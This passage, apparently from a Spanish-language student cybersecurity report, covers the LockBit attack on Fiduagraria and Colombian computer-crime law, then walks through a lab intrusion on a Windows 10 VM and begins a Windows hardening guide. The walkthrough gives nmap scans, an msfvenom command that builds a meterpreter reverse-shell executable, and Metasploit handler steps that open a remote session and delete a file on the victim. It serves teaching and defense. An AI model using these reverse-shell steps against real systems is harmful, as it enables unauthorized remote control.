Tanto los empleados, los clientes, los proveedores y aquellos asociados con Fiduagraria deben adoptar medidas adicionales de seguridad, ya que, a partir de la información publicada, podría darse lugar a la comisión de otros delitos. La información supuestamente sustraída de Fiduagraria aún no ha sido difundida y se ha otorgado a la entidad un plazo hasta el 14 de junio para iniciar negociaciones en torno a estos activos digitales. La entidad lanza un último comunicado el 17 de junio informando que a pesar de un ciberataque y posible fuga de información el 23 de mayo, sus servicios han estado disponibles sin interrupciones. Han tomado medidas para proteger la información sensible. Advierten que parte de la información podría estar expuesta y piden precaución ante mensajes no identificados que soliciten datos financieros o claves.

Según lo expuesto anteriormente se logra identifican los artículos 269A: Acceso abusivo a un sistema informático; 269C: Interceptación de datos informáticos; 269I: Hurto por medios informáticos y semejantes de la ley 1273 del 2009.

[20] MUCHOHACKER. Fiduagraria, nueva víctima de Lockbit en Colombia: [En línea]. Bogotá. 26 mayo 2023. [Consultado agosto 20 2023]. Disponible en 56 https://muchohacker.lol/2023/05/fiduagraria-nueva-victima-de-lockbit-en-colombia/

[21] Fiduagraria. COMUNICADO OFICIAL: [En línea]. Bogotá. 17 Julio 2023. [Consultado agosto 20 2023]. Disponible en https://www.fiduagraria.gov.co/index.php/nuestra-compania/noticias/comunicado-oficial-18-de-junio-del-2023.html

8 CONSIDERACIONES ÉTICAS PARA ACEPTAR O NO ACEPTAR EL ACUERDO DE CONFIDENCIALIDAD.

La propuesta presentada por la Organización Hacker House representa una oportunidad atractiva debido a su compensación, que podría contribuir a un nivel de vida satisfactorio. Sin embargo, al examinar detenidamente el acuerdo de confidencialidad adjunto, surgen varias cláusulas y actividades que parecen estar en conflicto con la legalidad. Aunque la remuneración por participar en estas actividades sea tentadora, rechazaría rotundamente involucrarme en ellas, ya que esto podría comprometer mi prestigio profesional, mi integridad ética, mi reputación y, lo que es más crucial, mis valores personales.

Conforme a lo expresado anteriormente, deseo resaltar la relevancia de los principios éticos establecidos en el artículo 31, inciso f, de los "Deberes de los Profesionales" del Código de Ética Profesional, tal como lo estipula la Ley 842 de 2003. Este artículo establece la obligación de denunciar delitos, contravenciones y transgresiones a este Código de Ética de los cuales uno tenga conocimiento en el ejercicio de su profesión. El mismo requerimiento se encuentra presente en el acuerdo que se está considerando, el cual prohíbe explícitamente al profesional reportar ante las autoridades cualquier actividad sospechosa. Esta disposición, en esencia, contraviene mi principio fundamental de obrar adecuadamente ante situaciones irregulares.

9 DESARROLLO DE LA INTRUSIÓN


9.1 Etapa de reconocimiento

En esta etapa, dado que ya contamos con la mayoría de la información relevante del cliente, hemos decidido llevar a cabo una prueba de penetración de tipo caja blanca debido a los datos extraídos del Anexo 4 - Escenario 3.

9.2 Etapas de escaneo


En esta fase, es crucial que ambas máquinas virtuales estén configuradas en el mismo segmento de red. Esto facilitará la identificación de la red objetivo que se pretende comprometer durante la ejecución del escaneo de puertos. En las imágenes siguientes, se puede apreciar que ambas máquinas están ubicadas en la misma red.

Ilustración 9. Red Equipo Windows



Fuente: Elaboración Propia

Ilustración 10. Red Equipo Kali Linux




Fuente: Elaboración propia

En Kali Linux, se lleva a cabo un escaneo del segmento de red con el fin de identificar al equipo víctima. Para ello, se utiliza la herramienta Nmap "Network Mapper", es una poderosa herramienta de código abierto utilizada para el descubrimiento y el escaneo de redes. Su principal función es investigar y mapear redes informáticas, lo que implica la identificación de dispositivos, servicios y puertos que están activos y accesibles en una red. Para esta actividad se utiliza el

comando **'nmap -sS 192.168.0.1/24'**, permitiendo identificar la dirección IP 192.168.0.53.

Ilustración 11 . Identificación IP victima



Fuente: Elaboración Propia

Seguido se procede a ejecutar el comando **nmap -sS 192.168.0.53** para identificar que puertos o servicios tiene abiertos.

Ilustración 12. validación de puertos y servicios abiertos

Fuente: Elaboración propia

9.3 Etapa de enumeración

En esta fase, desde el equipo Kali Linux, realizamos la ejecución de varios comandos destinados a identificar información significativa sobre el equipo víctima. Puedes encontrar una lista de comandos útiles en la página oficial de nmap: https://nmap.org/nsedoc/scripts/. A modo de ejemplo, podemos considerar el siguiente comando: 'nmap -script smb-os-discovery 192.168.0.53 -p445 -sV'. Este comando proporciona información detallada, incluyendo el tipo de sistema operativo, service pack y el nombre del equipo. No obstante, a través del Anexo 4 - Escenario 3, hemos logrado extraer información relevante adicional del equipo:

- Sistema operativo Windows 10 a 64 bits
- Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus)
- Un archivo en formato txt en el escritorio, con información privada
- El usuario ejecuta un archivo por nombre PoC_cedulaestudiante.exe


9.4 Etapa de análisis de vulnerabilidades

En esta fase, se lleva a cabo la identificación de múltiples vulnerabilidades presentes en el equipo con sistema operativo Windows 10. Uno de los hallazgos significativos es la desactivación del firewall, lo que conlleva a la falta de bloqueo de ciertos tipos de tráfico, abriendo así una puerta para posibles amenazas externas. Además, se observa que el antivirus por defecto de fábrica, Windows Defender, también se encuentra desactivado, lo que representa otra brecha de seguridad que podría ser explotada por ciberdelincuentes. Esta configuración insegura facilita potencialmente el acceso no autorizado al sistema, ya que un atacante no necesitará recurrir a técnicas de evasión de antivirus para comprometer la seguridad del equipo.

9.5 Etapa de explotación de vulnerabilidades

En esta fase se utiliza la herramienta msfvenom incluida en el marco de trabajo Metasploit, que es una plataforma de prueba de penetración ampliamente utilizada en el campo de la ciberseguridad. msfvenom se utiliza para generar payloads (cargas útiles) personalizadas y maliciosas que se utilizan en ataques informáticos, pruebas de penetración y operaciones de seguridad para explotar vulnerabilidades en sistemas objetivo. La palabra "msfvenom" proviene de "Metasploit Framework Venom". Para esta actividad se ejecuta el siguiente comando msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.0.53 LPORT=443 -f exe >> /home/kali/documentos/PoC_1022937435.exe


Ilustración 13. Creación de ejecutable



Fuente: Elaboración propia.

Luego, se copia el archivo PoC1022937435.exe a la máquina virtual de Windows 10, colocándolo en el escritorio. Para llevar a cabo este proceso, se carga inicialmente el archivo malicioso en una memoria USB y se procede a transferirlo a la máquina virtual. Es importante destacar que, dado que Windows Defender se encuentra desactivado, no detecta la amenaza y permite la transferencia del archivo. A continuación, se inicia la consola de Metasploit utilizando el comando **'msfconsole'** para aprovechar un exploit. Un exploit es un programa o conjunto de comandos diseñado específicamente para aprovechar una vulnerabilidad en un sistema informático, una aplicación o un dispositivo con el fin de lograr un comportamiento no deseado o comprometer la seguridad del sistema. Los exploits se utilizan típicamente en el contexto de la seguridad informática y las pruebas de penetración, pero también pueden ser empleados de manera maliciosa por atacantes.

Ilustración 14. Carga de archivo Malicioso




Fuente: Elaboración propia.

Ilustración 15. Consola Metasploit

Fuente: Elaboración Propia.

Seguido se procede con la ejecución de el "exploit/multi/handler" es un módulo en el marco de trabajo Metasploit que se utiliza para recibir conexiones reversas de diferentes tipos de payloads generados por exploits. En otras palabras, actúa como un "manejador" que espera y recibe las conexiones entrantes de víctimas comprometidas a través de exploits.


Ilustración 16. Ejecución de Exploit Handler



Fuente: Elaboración Propia


Se procede con la creación de un archivo txt llamado confidencial dentro se encuentra datos confidenciales de un alumno.

Ilustración 17. Validación de archivo




Fuente: Elaboración Propia

Ilustración 18. Archivo de prueba "Confidencial"




Fuente: Elaboración propia

Dentro de la máquina virtual víctima, se valida la conexión establecida, con el comando **netstat -ano.** Se logra idénticar la dirección remota **192.168.0.54** con el puerto **443**, PID (identificador de proceso) **9316** con conexión **ESTABLISHED.**



Seguido se ejecuta el comando del confidencial.txt dentro de la consola Metasploit, lo que procede con la eliminación del archivo.

Ilustración 19.Eliminación de archivo




Fuente: Elaboración Propia.

9.6 Etapa de reporte

La siguiente gráfica ilustra de manera visual el ciclo de vida de un ataque, un proceso que se lleva a cabo con el objetivo de establecer una conexión remota y acceder a información confidencial. Este proceso, fundamental en el ámbito de la ciberseguridad, se compone de diversas etapas que abarcan desde la identificación de vulnerabilidades hasta la explotación de las mismas.

Ilustración 20. Clico de vida del ataque



Fuente: Elaboración Propia.

10 GUIA DE HARDENIZACIÓN PARA WINDOWS 10

La "helenización" o "endurecimiento" en el contexto de la seguridad informática se refiere a la acción de fortalecer o mejorar la seguridad de un sistema, aplicación o red para reducir la superficie de ataque y protegerlo contra posibles amenazas y vulnerabilidades. En otras palabras, es el proceso de implementar medidas y configuraciones que hacen que un sistema sea más resistente a ataques, intrusiones y problemas de seguridad.

El objetivo principal de la helenización es minimizar las posibilidades de explotación de vulnerabilidades y proteger la integridad, confidencialidad y disponibilidad de los datos y recursos del sistema. Esto se logra mediante la aplicación de políticas de seguridad, configuraciones de software, actualizaciones regulares y mejores prácticas de seguridad.

A continuación, algunas recomendaciones para el endurecimiento del sistema operativo Windows 10:


10.1 Mantener windows actualizado

Es fundamental garantizar que Windows Update esté activado para recibir las últimas actualizaciones de seguridad y parches. Sin embargo, es igualmente importante mantener el control y la comprensión de cuáles de estas actualizaciones son verdaderamente esenciales para la seguridad del sistema operativo, al tiempo que se evita cualquier impacto negativo en su rendimiento o funcionalidad durante la instalación de dichas actualizaciones.[22]

En algunas empresas, se recurre a sistemas o servidores de actualización internos que almacenan y distribuyen actualizaciones de software. Esto brinda a la organización un mayor control sobre el proceso de actualización, ya que permite una configuración previa dirigida a grupos específicos de usuarios o dispositivos.

[22] Calcom. 10 etapas de gardening de Windows para mejorar la resilencia cibernética - Blog. [página web]. [Consultado el 25, agosto, 2023]. Disponible en Internet: https://www.calcomsoftware.com/etapas-de-hardening-de-windows/

Ilustración 21. Configuración de actualizaciones



Fuente: Elaboración Propia


10.2 Instalar un buen software antivirus y antimalware

Utilizar una solución de antivirus ya sea con licenciamiento libre o pago según las necesidades de cada persona u organización. La elección de una solución antivirus es esencial para proteger tanto a nivel individual como organizativo. La decisión de optar por una solución con licencia gratuita o de pago dependerá de las necesidades y recursos de cada persona u organización. En el caso de Windows, el sistema operativo incluye Windows Defender, una herramienta de seguridad preconfigurada por Microsoft de fábrica. Windows Defender actúa de manera efectiva para abordar una variedad de riesgos de seguridad, proporcionando una sólida primera línea de defensa contra amenazas cibernéticas.

Las empresas a menudo recurren a la colaboración con fabricantes de software antivirus de renombre, tales como Broadcom (Symantec), Kaspersky, McAfee, Bitdefender, entre otros. Estas compañías no solo ofrecen soluciones antivirus confiables, sino que también complementan su portafolio con avanzadas soluciones de seguridad, como EDR (Detección y Respuesta a Incidentes) y XDR (Detección y Respuesta Extendida). Estas soluciones no solo protegen proactivamente contra amenazas cibernéticas conocidas, sino que también permiten una detección y respuesta más ágil ante amenazas avanzadas y desconocidas, fortaleciendo así la postura de seguridad de la empresa.[23]

[23] Calcom. 10 etapas de gardening de Windows para mejorar la resilencia cibernética - Blog. [página web]. [Consultado el 25, agosto, 2023]. Disponible en Internet: https://www.calcomsoftware.com/etapas-de-hardening-de-windows/

Ilustración 22. Activación Windows Defender




Fuente: Elaboración Propia.

10.3 Habilitar el firewall de windows

Para fortalecer la seguridad de las operaciones, se inicia activando el Firewall de Windows, que desempeña un papel crucial en la protección del sistema al bloquear conexiones no autorizadas. Sin embargo, es importante destacar que muchas organizaciones eligen desactivar el Firewall de Windows Defender. Esto se debe a que complementan su seguridad con otras herramientas, como soluciones antivirus avanzadas, y suelen administrar sus dispositivos mediante una consola centralizada desde la cual aplican políticas de seguridad coherentes. Además, optan por adquirir dispositivos de seguridad robustos y específicamente diseñados, como firewalls de marcas reconocidas como Check Point, Sophos, Fortinet, entre otras. Estos dispositivos ofrecen un nivel más alto de seguridad y control, lo que contribuye a una defensa más sólida contra amenazas cibernéticas.[24]

[24] Calcom. 10 etapas de gardening de Windows para mejorar la resilencia cibernética - Blog. [página web]. [Consultado el 25, agosto, 2023]. Disponible en Internet: https://www.calcomsoftware.com/etapas-de-hardening-de-windows/

Ilustración 23. Habilitación de Firewall de Windows 10



Fuente: Elaboración propia.


10.4 Utilizar cuentas de usuario estándar

Es esencial adoptar el enfoque de utilizar cuentas locales con privilegios mínimos, generalmente en forma de usuarios estándar, para llevar a cabo las tareas cotidianas en un sistema. Esto se debe a que el uso de cuentas privilegiadas o administrativas en un dispositivo o equipo conlleva el riesgo de realizar cambios que podrían afectar o comprometer otros sistemas. En el contexto empresarial, es común la implementación de Directorio Activo, donde los dispositivos o máquinas se integran en un dominio centralizado. Dentro de este entorno, se crean políticas de grupo y se gestionan cuentas de usuario individuales. Cada usuario recibe un perfil con privilegios específicos, de acuerdo con las políticas de seguridad y su función en la organización.

Para desarrollo de la actividad propuesta, se procede con la creación de un usuario estándar con privilegios mínimos, con esto se garantiza la seguridad del sistema al restringir al usuario en caso de realizar algún tipo de modificación, ejecución o configuración dentro del sistema operativo.[25]

[25] Calcom. 10 etapas de gardening de Windows para mejorar la resilencia cibernética - Blog. [página web]. [Consultado el 25, agosto, 2023]. Disponible en Internet: https://www.calcomsoftware.com/etapas-de-hardening-de-windows/

Ilustración 24. Configuración de usuarios



Fuente: Elaboración propia.

10.5 Usar contraseñas fuertes

La creación y el uso de contraseñas robustas son de vital importancia en la protección de la información y la seguridad en línea. Es esencial que las contraseñas cumplan con los estándares mínimos de seguridad para dificultar al máximo cualquier intento de un ciberdelincuente por vulnerarlas. Por lo general, se recomienda que estas contraseñas incluyan una combinación de letras mayúsculas y minúsculas, caracteres especiales y números dispuestos de forma aleatoria. En el entorno empresarial, es común que las contraseñas tengan una fecha de expiración mensual, de acuerdo con las políticas de seguridad de la información establecidas. Adicional se utiliza autenticación de dos factores (2FA) como capa adicional de seguridad 